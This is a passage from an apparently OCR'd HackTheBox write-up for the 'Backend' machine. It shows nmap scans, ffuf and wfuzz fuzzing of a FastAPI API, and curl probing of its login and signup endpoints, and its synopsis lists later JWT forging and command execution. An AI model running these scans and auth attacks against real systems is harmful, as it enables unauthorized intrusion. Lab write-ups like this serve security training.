
620 HTB Backend

[HTB] Backend

by Pablo `github.com/vorkampfer/hackthebox`




- Resources:

  > 1. Savitar YouTube walk-through `https://htbmachines.github.io/`
  > 2. Jason Web Token website `https://jwt.io/`
  > 3. 0xdf `https://0xdf.gitlab.io/`
  > 4. Privacy search engine `https://metager.org`
  > 5. Privacy search engine `https://ghosterysearch.com/`
  > 6. `https://book.hacktricks.xyz/`

- View terminal output with color

  > `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*



Synopsis:

```
Backend was all about enumerating and abusing an API, first to get access to the Swagger docs, then to get admin access, and then debug access. From there it allows execution of commands, which provides a shell on the box. To escalate to root, I'll find a root password in the application logs where the user must have put in their password to the name field. ~0xdf
```

Skill-set:

```
1. API Enumeration
2. Abusing API - Registering a new user
3. Abusing API - Loggin in as the created user
4. Enumerating FastAPI Endpoints through Docs
5. Abusing FastAPI - We managed to change the admin password.
6. Abusing FastAPI - We get the ability to read the files from the machine (Source Analysis)
7. Creating our own privilege JWT
8. Abusing FastAPI - We achieved remote command execution through the exec endpoint.
9. Information Leakage [Privilege Escalation to Root]
```

Basic Recon

1. **Ping &** `whichsystem.py`


```
1. ▷ ping -c 1 10.129.227.148

2. ▷ whichsystem.py 10.129.227.148
[+]==> 10.129.227.148 (ttl -> 63): Linux
```

2. **Nmap**


```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan backend.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to grab ports.
3. ▷ echo $openportz
22,80
3. ▷ sourcez
4. ▷ echo $openportz
22,80
5. ▷ portzscan $openportz backend.htb
6. ▷ bat backend/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 backend.htb
8. 22/tcp open  ssh  syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack Uvicorn
9. ▷ cat portzscan.nmap | grep -i openssh | awk '{print $2}' FS="ack" | sed 's/^[ \t]*//' | cut -d'(' -f1
OpenSSH 8.2p1 Ubuntu 4ubuntu0.4
```

openssh (1:8.2p1-4ubuntu0.1) *focal fossa*; urgency=medium

3. **Discovery with *Ubuntu Launchpad***




```
1.  ▷ Duckduck go has been breaking lately. Refuses to get results, or it could be a problem with my script. I have been getting search fails even manually.
launchpad.sh run
No results.
2. I had to look "OpenSSH 8.2p1 Ubuntu 4ubuntu0.4" up manually. Our target is an Ubuntu Focal Fossa server.
```



Whatweb

```
1. ▷ whatweb http://10.129.227.148
http://10.129.227.148 [200 OK] Country[RESERVED][ZZ], HTTPServer[uvicorn], IP[10.129.227.148]
2. uvicorn framework is popular and off the top of my head I can think of one exploit.
```


5. **Searchsploit**

```
1. ▷ searchsploit uvicorn
Exploits: No Results
Shellcodes: No Results
2. Odd
```

6. **Curl the Server**

```
1.  ▷ curl -s -X GET http://10.129.227.148 ; echo
{"msg":"UHC API Version 1.0"}
2. ▷ curl -s -X GET http://backend.htb -I
HTTP/1.1 200 OK
date: Thu, 23 May 2024 18:37:24 GMT
server: uvicorn
content-length: 29
content-type: application/json
3. ▷ curl -s -X GET http://backend.htb ; echo
{"msg":"UHC API Version 1.0"}
```

7. **I am not sure why I am getting that message**





```
1. I check out the main page.
2. http://backend.htb/
3. Oh that is why. It says it on the page. lol
```

Directory Busting

8. **Lets search for hidden directories and sub-domains**

```
1.  ▷ ffuf -c -u http://backend.htb/FUZZ -w /usr/share/dirbuster/directory-list-2.3-medium.txt -t 200
```


```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
------------------------------------------------
docs
api
2. I find docs and api
3. http://backend.htb/docs >>> :detail  "Not authenticated"
4. http://backend.htb/api >>>
```



FUZZ API endpoints

9. **Endpoints**

```
1. Lets check out these end points
2. http://backend.htb/api/v1/
3. I get ":user" and ":admin"
4. I check out /admin
5. I get "Not authenticated"
6. I fuzz the `user` api
7. ▷ ffuf -c -u http://backend.htb/api/v1/user/FUZZ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t
200 -fs 4
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
------------------------------------------------
1
01
001
0001
00000001
00001
000001
8. FFUF finds the API endpoints right away.
9. http://backend.htb/api/v1/user/1 <<< I think this is the admin api endpoint
```



Enumerating API endpoints continued...

```
1.  ▷ curl -s -X GET http://backend.htb/api/v1/user/1 | jq | sed 's/\"//g' | tr -d '{}[],' | awk '!($3="")' | sed
'/^[[:space:]]*$/d' | sponge user_admin

2. ▷ cat user_admin
guid: 36c2e94a-4271-4259-93bf-c96ad5948284
email: admin@htb.local
date: null
time_created: 1649533388111
is_superuser: true
id: 1

3. 1, 00000001 are the same thing
4. I tried find the login page using the POST flag. I was not able to.
5.  ▷ ffuf -c -X POST -u http://10.129.227.148/api/v1/user/FUZZ -w /usr/share/dirbuster/directory-list-2.3-medium.txt -t 100 -fs
31
6. Ok moving on. I was not able to enumerate the login page. So I am going to assume it is right here.
http://backend.htb/api/v1/user/login
```

WFUZZ not updated to python 3.12 is still giving me issues

11. **Login**

```
1. Here is the commands I tried.
2. ▷  wfuzz -c --hc=405 -z list,GET-PUT-POST -X FUZZ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
http://10.129.227.148/api/v1/user/FUZ2Z
 /usr/share/wfuzz/src/wfuzz/wfuzz.py:78: UserWarning:Fatal Error loading plugins: name 'imp' is not defined
3. I keep getting that module 'imp' error. I wish they would fix it already.
4. I tried to fix it myself but I would basically have to `Refactor` the entire WFUZZ package and I am not that good at python to
do that.
5. Moving on. I have this login page lets curl it.
6. http://backend.htb/api/v1/user/login
```

12. **Enumeration continued... Curl the login page**

```
1.  ▷ curl -s -X GET http://backend.htb/api/v1/user/login | jq  | sed 's/\"//g' | tr -d '{}[],' | awk '!($3="")' | sed
'/^[[:space:]]*$/d' | sed 's/^ //g'
detail:
loc:
path
user_id
msg: value  not a valid integer
type: type_error.integer
```

13. **Attempting to authenticate as admin via curl command**

```
1. ▷ curl -s -X POST http://backend.htb/api/v1/user/login -d 'username=test' | jq  | sed 's/\"//g' | tr -d '{}[],' | sed
'/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g'
 detail:
 loc:
 body
 password
 msg: field required
 type: value_error.missing
2.  ▷ curl -s -X POST http://backend.htb/api/v1/user/login -d 'username=admin@htb.local&password=admin' | jq  | sed 's/\"//g' | tr
-d '{}[],' | sed '/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g'
detail: Incorrect username or password
3. ▷ curl -s -X POST http://backend.htb/api/v1/user/signup -d 'username=admin@htb.local&password=admin' | jq  | sed 's/\"//g' | tr
